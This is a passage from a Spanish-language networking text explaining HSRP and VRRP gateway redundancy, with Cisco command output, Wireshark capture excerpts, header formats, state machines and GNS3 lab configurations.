
```
Router1#show standby
FastEthernet0/0 - Group 1
State is Active
  5 state changes, last state change 00:00:19
  Virtual IP address is 192.168.0.1
  Active virtual MAC address is 0000.0C07.AC01
    Local virtual MAC address is 0000.0C07.AC01 (v1 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 0.517 secs
  Preemption enabled
  Active router is local
  Standby router is 192.168.0.3
  Priority 200 (configured 200)
  Group name is hsrp-Fa0/0-1 (default)
FastEthernet1/0 - Group 0
State is Standby
  6 state changes, last state change 00:00:37
  Virtual IP address is 192.168.1.1
  Active virtual MAC address is 0000.0C07.AC00
    Local virtual MAC address is 0000.0C07.AC00 (v1 default)
  Hello time 3 sec, hold time 10 sec
    Next hello sent in 1.08 secs
  Preemption disabled
  Active router is 192.168.1.3
  Standby router is local
  Priority 100 (default 100)
  Group name is hsrp-Fa1/0-0 (default)
```

Figura 3.17.- Show Standby sobre Active Router en Escenario 3 de HSRP

3.1.1.7.- Análisis de capturas de tráfico del protocolo HSRP

Hasta el momento solo se ha descrito de forma práctica como se intercambian los mensajes HSRP para solucionar el problema de la puerta de enlace redundante. El protocolo HSRP se complementa con otro protocolo de acceso a la red como ARP para notificar de cualquier cambio a nivel de enlace.

Cuando un router alcanza el estado activo, envía 2 mensajes ARP, disponibles en las figuras 3.18 y 3.19, para avisar a los equipos de la misma red local de la dirección MAC asociada a la dirección del *gateway*. Los mensajes ARP se envían periódicamente para refrescar las tablas MACs de los switches que son los encargados de enrutar el tráfico en capa 2.





```
▼ Address Resolution Protocol (reply/gratuitous ARP)
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (2)
  [Is gratuitous: True]
  Sender MAC address: All-HSRP-routers_00 (00:00:0c:07:ac:00)
  Sender IP address: 192.168.0.1
  Target MAC address: Broadcast (ff:ff:ff:ff:ff:ff)
  Target IP address: 192.168.0.1
```

Figura 3.18.- Mensaje Gratuitous ARP

```
▼ Address Resolution Protocol (reply/gratuitous ARP)
  Hardware type: Ethernet (1)
  Protocol type: IPv4 (0x0800)
  Hardware size: 6
  Protocol size: 4
  Opcode: reply (2)
  [Is gratuitous: True]
  Sender MAC address: All-HSRP-routers_00 (00:00:0c:07:ac:00)
  Sender IP address: 192.168.0.1
  Target MAC address: STP-UplinkFast (01:00:0c:cd:cd:cd)
  Target IP address: 192.168.0.1
```

Figura 3.19.- STP-UplinkFast

Para realizar las capturas de tráfico se ha utilizado Wireshark sobre una máquina Kali Linux conectada a una red virtual. Para más información se recomienda leer el capítulo 6 donde se explica en detalle este laboratorio de pruebas.

Un ejemplo muy ilustrativo de dichas capturas, se encuentra en la figura 3.20. Esta captura fue realizada en un escenario con dos routers cuyas direcciones IPs son 192.168.0.4 (Router Activo) y 192.168.0.5 (Router en Standby). En este caso, la captura se ha realizado desde el encendido de los routers al mismo tiempo.

En ella se pueden destacar los paquetes *Hello* junto con el anuncio del estado actual. Ambos routers empiezan a enviar paquetes *Hello* en el estado *Speak* y posteriormente es el router con IP 192.168.0.4 quien pasa al estado *Standby* e inmediatamente después





al estado *Active*. Dicho router tiene configurada una prioridad con valor de 150 como se ve en la figura 3.21, además de otros campos que conviene destacar:


- **Ethernet:** El *Active Router* envía un paquete *Hello Message* cuya MAC de origen es la *Virtual MAC Address* compartida por todos los routers hacia la dirección MAC multicast del grupo HSRP en la que se espera recibir los paquetes.
- **IP:** El paquete es enviado desde la dirección IP del router configurada en su interfaz a la dirección multicast del grupo HSRP.
- **UDP:** HSRP usa como protocolo de transporte UDP con puerto de origen 1985 y puerto de destino 1985.
- **HSRP:** Se aprecian todos los campos explicados anteriormente. Hay que destacar la dirección IP Virtual, el grupo HSRP, la prioridad y el estado del router con valor de 16 indicando que se trata del router activo.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	ca:02:0d:b4:00:00	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.5 (Reply)
2	0.010683153	ca:02:0d:b4:00:00	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.5 (Reply)
3	0.107424389	ca:02:0d:b4:00:00	CDP/VTP/DTP/PAgP/UD...	CDP	345	Device ID: Standby Port ID: FastEthernet0/0
4	0.107622892	ca:02:0d:b4:00:00	DEC-MOP-Remote-Cons...	0x6002	77	DEC DNA Remote Console
5	0.236144014	ca:01:06:90:00:00	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.4 (Reply)
6	0.246943579	ca:01:06:90:00:00	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.4 (Reply)
7	0.354313418	ca:01:06:90:00:00	CDP/VTP/DTP/PAgP/UD...	CDP	344	Device ID: Active Port ID: FastEthernet0/0
8	0.364988056	ca:01:06:90:00:00	DEC-MOP-Remote-Cons...	0x6002	77	DEC DNA Remote Console
9	9.229560386	192.168.0.5	224.0.0.2	HSRP	60	Advertise (state Passive)
10	29.455492315	192.168.0.5	224.0.0.2	HSRP	62	Hello (state Speak)
11	29.770498533	192.168.0.4	224.0.0.2	HSRP	62	Hello (state Speak)
12	35.867204158	192.168.0.4	224.0.0.2	HSRP	62	Hello (state Speak)
13	41.946375096	192.168.0.4	224.0.0.2	HSRP	62	Hello (state Speak)
14	48.003372568	192.168.0.4	224.0.0.2	HSRP	62	Hello (state Speak)
15	49.782472474	192.168.0.5	224.0.0.2	HSRP	62	Hello (state Speak)
16	50.003724879	192.168.0.4	224.0.0.2	HSRP	62	Hello (state Standby)
17	50.003881454	192.168.0.4	224.0.0.2	HSRP	60	Advertise (state Active)
18	50.004158014	192.168.0.4	224.0.0.2	HSRP	62	Hello (state Active)
19	50.004402504	All-HSRP-routers_00	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.1 (Reply)
20	50.004611025	All-HSRP-routers_00	STP-UplinkFast	ARP	60	Gratuitous ARP for 192.168.0.1 (Reply)
21	50.014354304	192.168.0.5	224.0.0.2	HSRP	60	Advertise (state Passive)
22	56.055280638	192.168.0.4	224.0.0.2	HSRP	62	Hello (state Active)
23	56.055359673	All-HSRP-routers_00	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.1 (Reply)
24	62.154667703	192.168.0.4	224.0.0.2	HSRP	62	Hello (state Active)
25	62.158006448	All-HSRP-routers_00	Broadcast	ARP	60	Gratuitous ARP for 192.168.0.1 (Reply)
26	67.433310271	192.168.0.4	224.0.0.2	HSRP	62	Hello (state Active)
27	69.443266641	192.168.0.5	224.0.0.2	HSRP	62	Hello (state Speak)
28	73.525556776	192.168.0.4	224.0.0.2	HSRP	62	Hello (state Active)
29	75.513469593	192.168.0.5	224.0.0.2	HSRP	62	Hello (state Speak)
30	79.549484019	192.168.0.4	224.0.0.2	HSRP	62	Hello (state Active)
31	81.568010545	192.168.0.5	224.0.0.2	HSRP	62	Hello (state Speak)

Figura 3.20.- Captura de tráfico con Wireshark HSRPv1

Por otro lado, cuando los routers se encienden, envían 4 paquetes (números del 1 al 4 y del 5 al 8). Los paquetes broadcast alertan a todos los dispositivos de la red de su presencia con mensajes *Gratuitous ARP*.

Los últimos paquetes a destacar son el número 19 y el número 20, enviados cuando un router se convierte en *Active Router*. En las figuras 3.18 y 3.19 se ve su composición.





El más importante de los dos es el primero, ya que se utiliza para indicar al switch por qué interfaz se encuentra el router activo que hace de puerta de enlace.

```
> Ethernet II, Src: All-HSRP-routers_00 (00:00:0c:07:ac:00), Dst: IPv4mcast_02 (01:00:5e:00:00:02)
> Internet Protocol Version 4, Src: 192.168.0.4, Dst: 224.0.0.2
▼ User Datagram Protocol, Src Port: 1985, Dst Port: 1985
    Source Port: 1985
    Destination Port: 1985
    Length: 28
    Checksum: 0xe2e75 [unverified]
    [Checksum Status: Unverified]
    [Stream index: 1]
▼ Cisco Hot Standby Router Protocol
    Version: 0
    Op Code: Hello (0)
    State: Active (16)
    Hellotime: Default (3)
    Holdtime: Default (10)
    Priority: 150
    Group: 0
    Reserved: 0
    Authentication Data: Default (cisco)
    Virtual IP Address: 192.168.0.1
```

Figura 3.21.- Mensaje Hello de Router Activo

3.1.2.- HSRP versión 2

La mayoría de los routers y los switches de capa 3 de Cisco están preparados para soportar las dos versiones HSRP disponibles. La segunda versión, que no tiene un RFC vigente, fue creada para abordar las restricciones de la versión 1.

El sistema operativo *Cisco IOS Device* configura por defecto la versión 1 en sus dispositivos, por tanto se debe de tener cuidado al aplicar alguna de las siguientes características.

HSRPv2 permite enumerar los grupos HSRP desde 0 hasta 4095. Esto otorga mayor flexibilidad y comodidad al administrador, permitiendo hacer coincidir el número de la VLAN con el número del grupo HSRP. En la versión 1, el rango es 0 a 255.

HSRP en su versión 2 no es interoperable con HSRP versión 1. Todos los dispositivos de un mismo grupo deben implementar la misma versión. HSRPv2 usa la dirección multicast 224.0.0.102 en lugar de 224.0.0.2, por tanto los mensajes *Hello* de los routers llegan con una dirección multicast errónea para la otra versión y son descartados. La nueva dirección permite al grupo multicast, procesar las tramas de los dos protocolos al mismo tiempo.



La cabecera del paquete de HSRPv2 es diferente. Esta incluye un campo de 6 bytes para identificar inequívocamente al emisor del mensaje a partir de su dirección MAC de la interfaz de salida.

3.2.- Virtual Router Redundancy Protocol (VRRP)

Virtual Router Redundancy Protocol (VRRP) es un protocolo de redundancia de capa 3 no propietario definido por primera vez en el RFC 2338 en su versión 2a. Al igual que HSRP fue diseñado para aumentar la disponibilidad de la puerta de enlace. La redundancia se consigue mediante el anuncio de un router virtual en lugar de un router físico.

Este protocolo fue diseñado inicialmente para usar direccionamiento IPv4. En su versión más reciente, descrita en el RFC 5798, permite usar direccionamiento IPv6 tal y como prometía en el RFC de su versión anterior. Para describir dicho protocolo, se hará uso de su versión 2b descrita en el RFC 3768 que es la más extendida.

VRRP es muy similar a HSRP, ambos tienen operaciones y configuraciones muy parecidas. El router Maestro (*Master Router*) es análogo al router Activo de HSRP (*Active Router*) y el router Backup (*Backup Router*) coincide con el router en Standby (*Standby Router*). La diferencia radica en el grupo de VRRP. Cada grupo VRRP tiene un router Maestro y multiples routers de Backup.

El protocolo VRRP se encapsula sobre la capa de IP con el identificador de protocolo 112. La dirección IP multicast de destino para IPv4 es 224.0.0.18. Para minimizar el tráfico en la red, solo el router Maestro es el encargado de enviar paquetes VRRP.

3.2.1.- VRRP versión 2

La versión 2b de HSRP está descrita en el RFC3768. Por defecto, Cisco configura esta versión en sus dispositivos si no se especifica lo contrario.

VRRP solo dispone de un tipo de mensaje similar al mensaje *Hello* de HSRP. A este mensaje se le llama *Advertisement*. Su función principal es informar al resto de



routers del grupo VRRP de la prioridad del mismo. De esta manera el protocolo VRRP intercambia la información para determinar que router se convierte en el *Master Router*.

3.2.1.1.- Formato de la Cabecera VRRP

En la siguiente figura 3.22, se muestran los campos de la cabecera VRRP IPv4.

0	1	2	3		
0 1 2 3 4 5 6 7 8 9 0	1 2 3 4 5 6 7 8 9 0	1 2 3 4 5 6 7 8 9 0	1		
Version Type Virtual Rtr ID Priority Count IP Addrs					
Auth Type Adver Int Checksum					
IP Address (1)					
.	
IP Address (n)					
Authentication Data (1)					
Authentication Data (2)					

Figura 3.22.- Cabecera VRRP IPv4

- **Version:** Describe la versión VRRP utilizada. Generalmente se encuentra este campo con valor 2.
 - **Type:** El campo *Type* especifica el tipo de paquete VRRP. Solo hay un tipo de paquete disponible para todas las versiones.
 - 1 - Advertisement: Similar al mensaje de saludo del protocolo HSRP.
 - **Virtual Rtr ID (VRID):** Campo identificador del router virtual (grupo VRRP). Se debe configurar con un valor entre 0 y 255. No hay un valor por defecto.
 - **Priority:** Especifica la prioridad del router que envía el paquete VRRP. Un valor más alto equivale a una prioridad mayor. Este campo está codificado como un entero de 8 bits sin signo.

El RFC recomienda que el router que actúa de *Master Router*, es decir, el que posee la dirección IP virtual y actúa de router virtual debe estar configurado con una prioridad de 255.



Por el contrario el resto de routers de Backup, deben estar configurados con una prioridad entre 1 y 254. Por defecto se configura una prioridad con valor 100.

La prioridad con valor 0 tiene un significado especial. Es utilizado por el router Maestro para indicar que ha dejado de participar en el grupo VRRP.


- **Count IP Addrs:** La cantidad de direcciones IPs contenidas en un anuncio VRRP. Es necesario para leer correctamente cuántas direcciones IPs se incluyen en el campo *IP Address*.
- **Auth Type:** Identifica el método de autenticación que esta siendo utilizado. Este campo está codificado como un entero de 8 bits sin signo. Se pueden encontrar tres tipos:
 - 0 - No Authentication: El protocolo no se envía autenticado. El campo es llenado con ceros o en su defecto se rechaza en el destino.
 - 1 - Reserved: Se tiene para mantener compatibilidad con la version anterior
 - 2 - Reserved: Se tiene para mantener compatibilidad con la version anterior

- **Adver Int:** Indica el intervalo de tiempo (en segundos) entre los mensajes *Advertisement*. El valor por defecto es un segundo.
- **Checksum:** La suma de comprobación o *checksum* es utilizada para detectar si el paquete ha sido corrompido por el camino.
- **IP address(n):** Una o más IPs asociadas al router virtual. Corresponden con la IP que actúa de puerta de enlace.
- **Authentication Data:** String utilizado para autenticar los datos. Se utiliza para mantener la compatibilidad con la versión anterior.

3.2.1.2.- Timers

Cada dispositivo maneja dos timers, denominados *Master Down Timer* y *Advertiser Timer*.

- **Master Down Timer:** Comienza a funcionar cuando un mensaje de tipo *Advertisement* no ha sido escuchado en el intervalo *Master Down Interval*.





Cuando finaliza, un router en estado de *Backup* comienza a prepararse para pasar al estado *Master*.

- **Adver Timer:** Se dispara para activar el envío de mensajes *Advertisement*. Toma su valor del campo *Advertisement Interval*.

3.2.1.3.- Intervalos

Además del intervalo definido en la cabecera del protocolo, VRRP hace uso de dos más, necesarios para la transición de estado y útiles para el cálculo de los Timers.

- **Advertisement Interval:** Intervalo de tiempo entre mensajes de tipo *Advertisement*. Por defecto está configurado con un segundo.
- **Skew Time:** Intervalo de tiempo usado como precaución tras la recepción de un mensaje *Advertisement* con prioridad 0 para actualizar el *Master Down Timer*.
Se calcula como:


$$(256 - \text{prioridad})/256 = \text{segundos}$$

- **Master Down Interval:** Intervalo de tiempo en el que deben ser recibidos los mensajes de tipo *Advertisement*. Es utilizado para actualizar el *Master Down Timer*. Se calcula como:

$$(3 * \text{AdvertisementInterval}) / + \text{SkewTime} = \text{segundos}$$

3.2.1.4.- Transiciones de Estados

VRRP es un protocolo basado en estados. El nombre de cada estado identifica con claridad la función que lleva a cabo. En este protocolo se observan 3 estados, descritos en la figura 3.23.







Figura 3.23.- Estados y Transiciones de VRRP

■ Estado Inicial

Cuando VRRP es configurado en el router, se genera el evento *Started* realizando la transición instantánea propia de un patrón estado. Automáticamente se comprueba la prioridad que este configurada en el router como se ve en la figura 3.24.

Si la prioridad es de 255, el router toma posesión de la dirección IP asociada al router virtual, envía un mensaje *Advertisement* y genera paquetes *Gratuitous ARP*. Es una etapa intermedia del proceso de convertirse en el *Master Router*. Por ultimo, configura el *Adver Timer* con el valor establecido en el *Adversitement Timer* durante la configuración y realiza su transición al estado *Master*.

En caso contrario, configura el *Master Down Timer* con el valor *Master Down Interval* y finalmente, realiza su transición al estado de *Backup*.






Figura 3.24.- Estado Initial de VRRP

■ Estado Backup

El propósito del router en el estado *Backup* es monitorizar al *Master Router* para mantener la red disponible en todo momento. En este estado, hay dos opciones como se ve en la figura 3.25.

La primera es volver al estado *1-Initial* tras un evento positivo de *shutdown* (evento b). Lleva consigo la desactivación del *Master Down Timer*.

En caso de que el *Master Down Timer* se active, el router envía un mensaje de tipo *Advertisement* y genera un mensaje broadcast Gratuitous ARP, preparándose para pasar al estado *3-Master*. Por último, actualiza el valor del *Adver Timer* con el valor configurado en *Advertisement Interval*.

Si un mensaje de tipo *Advertisement* es recibido en este estado se comprueba su prioridad. Si este mensaje tiene una prioridad con valor 0, se actualiza el *Master Down*



Timer con el *Skew Time*. Si el mensaje recibido tiene otra prioridad, comprueba si tiene permitido el desalojo. Si lo tiene permitido y el paquete contiene una prioridad mayor o igual a la configurada, actualiza el *Master Down Timer*. En cualquier otro caso el mensaje es descartado y se vuelve al estado *2-Backup*.




Figura 3.25.- Estado Backup de VRRP

■ Estado Master

Un router en el estado *3-Master* adquiere la función del router virtual y todas sus tareas. Es el encargado de responder a las peticiones ARP dirigidas a la MAC Virtual.

La figura 3.26 representa el estado *3-Master* donde pueden ocurrir tres eventos. Si el router recibe un evento *Shutdown*, se cancela el *Adver Timer*, envía a todos los routers del grupo un mensaje con prioridad 0 y pasa al estado *1-Initial*.

Si *Adver Timer* expira, el router envía un mensaje de tipo *Advertisement*.

Si el router recibe un mensaje de tipo *Advertisement* se comprueba su prioridad. En el caso de un valor 0, se actualiza el *Adver Timer* y se lanza un mensaje de tipo *Advertisement*. Por el contrario, si la prioridad del mensaje es menor a la que está





configurada, el mensaje se descarta, pero, si es mayor, el router pasa al estado 2-*Backup*.

Para más información sobre las transiciones de los estados, eventos y acciones producidos ver la tabla 3.4.





Figura 3.26.- Estado Master de VRRP





Eventos	Acciones
a : VRRP es activado	A : Envío de mensaje Advertisement
b : VRRP es desactivado	A.1 : Envío de menaje Advertisement con prioridad = 0
c : Master Down Timer activado	B : Broadcast Gratuitous ARP
d : Master Down Timer activado	C : Actualizar Adver Timer con Advert Interval
-	D : Actualizar Master Down Timer con Master Down Interval
-	E : Cancelación de Master Down Times
-	F : Actualizar Adver Timer con Skew Time
-	G : Descartar mensaje
-	H : Cancelación de Adver Timer

Tabla 3.4.- Eventos y Acciones


3.2.1.5.- Recepción de mensajes VRRP

Cuando un router sobre el que se ha configurado previamente el protocolo VRRP recibe un paquete VRRP, toma dicho paquete en cuenta, si y solo si se cumplen las siguientes características. En cualquier otro caso el paquete es descartado.

- El campo de TTL del datagrama IP debe ser 255.
- La versión configurada debe ser la segunda versión.
- Se verifica el campo *checksum* con el contenido del paquete.
- Los campos de autenticación deben coincidir con los configurados localmente.

3.2.1.6.- Configuración de VRRP versión 2

A continuación se presentan los comandos necesarios para configurar VRRP en dispositivos Cisco en la version 2 y su significado.





Comandos	Funciones
(config-if)# vrrp [numero-grupo] ip [ip]	Configuración de la IP virtual
(config-if)# vrrp [numero-grupo] priority [prioridad]	Permite especificar la prioridad del router
(config-if)# vrrp [numero-grupo] preempt [delay seg]	Desalojo del Master Router
(config-if)# vrrp [numero-grupo] track [interface]	Monitorización de interfaces

Tabla 3.5.- Comandos básicos VRRP versión 2


3.2.1.7.- Escenarios de prueba

En el siguiente apartado se explica cómo afectan las distintas configuraciones permitidas por el protocolo VRRP. La herramienta de simulación de redes Cisco Packet Tracer no soporta dicho protocolo. A continuación se proporcionan los escenarios creados con GNS3, un software de simulación de redes y con el que se realizan además las capturas de tráfico. Para más información sobre dicho software se puede consultar el capítulo 6.

■ Escenario 1

El primer diseño ha sido realizado con tres routers para apreciar los dos estados permanentes cuando VRRP alcanza la convergencia.

En la figura 3.27 se detalla la IP y los nombres correspondientes a cada uno de los routers, mientras que en la figura 3.28 se muestra su configuración.






Figura 3.27.- Escenario 1

En el escenario anterior, se han configurado los routers “Master” y “Backup” con una prioridad de 150 y 120 respectivamente. Sin embargo, el router “Backup2”, no tiene ninguna prioridad. Esto es debido a que por defecto el protocolo de VRRP le asigna una prioridad con valor de 100.

Solo el router “Master”, tiene configurada la opción *preempt* permitiendo el desalojo del *Master Router* en caso de tener una prioridad mayor. Si esta opción está desactivada como se ve en los routers de Backup, no se convertirán en el *Master Router* si estos dispusieran de una prioridad mayor.

Por otro lado, si el router “Master” falla (ejecutar el comando *shutdown* en la interfaz fa 0/0), el router de Backup con la prioridad más alta, toma posesión de las funciones del router virtual. En caso de que el router “Master” se recupere de su caída (ejecutar *no shutdown* en la interfaz fa 0/0) la red regresaría a su estado inicial.

En las figuras 3.29, se puede ver el efecto del *preempt* sobre el router “Backup” al cambiarle la prioridad por una mayor que el router “Master”.



Master	Backup
<pre>interface FastEthernet0/0 ip address 192.168.0.4 255.255.255.0 duplex half vrrp 1 ip 192.168.0.1 vrrp 1 priority 150</pre>	<pre>interface FastEthernet0/0 ip address 192.168.0.5 255.255.255.0 duplex half vrrp 1 ip 192.168.0.1 no vrrp 1 preempt vrrp 1 priority 120</pre>
Backup2	
<pre>interface FastEthernet0/0 ip address 192.168.0.6 255.255.255.0 duplex half vrrp 1 ip 192.168.0.1 no vrrp 1 preempt</pre>	


Figura 3.28.- Configuración VRRP de los Routers

La figura 3.30 muestra la información proporcionada por los routers antes de realizar un cambio en la prioridad del router “Backup” para ver los efectos de *preempt*. En la figura 3.29, se observa como un router con una prioridad mayor que el *Master Router* no pasa al estado *Master*.

Preempt

```
Backup(config-if)#do show vrrp
FastEthernet0/0 - Group 1
  State is Backup
  Virtual IP address is 192.168.0.1
  Virtual MAC address is 0000.5e00.0101
  Advertisement interval is 1.000 sec
  Preemption disabled
  Priority is 200
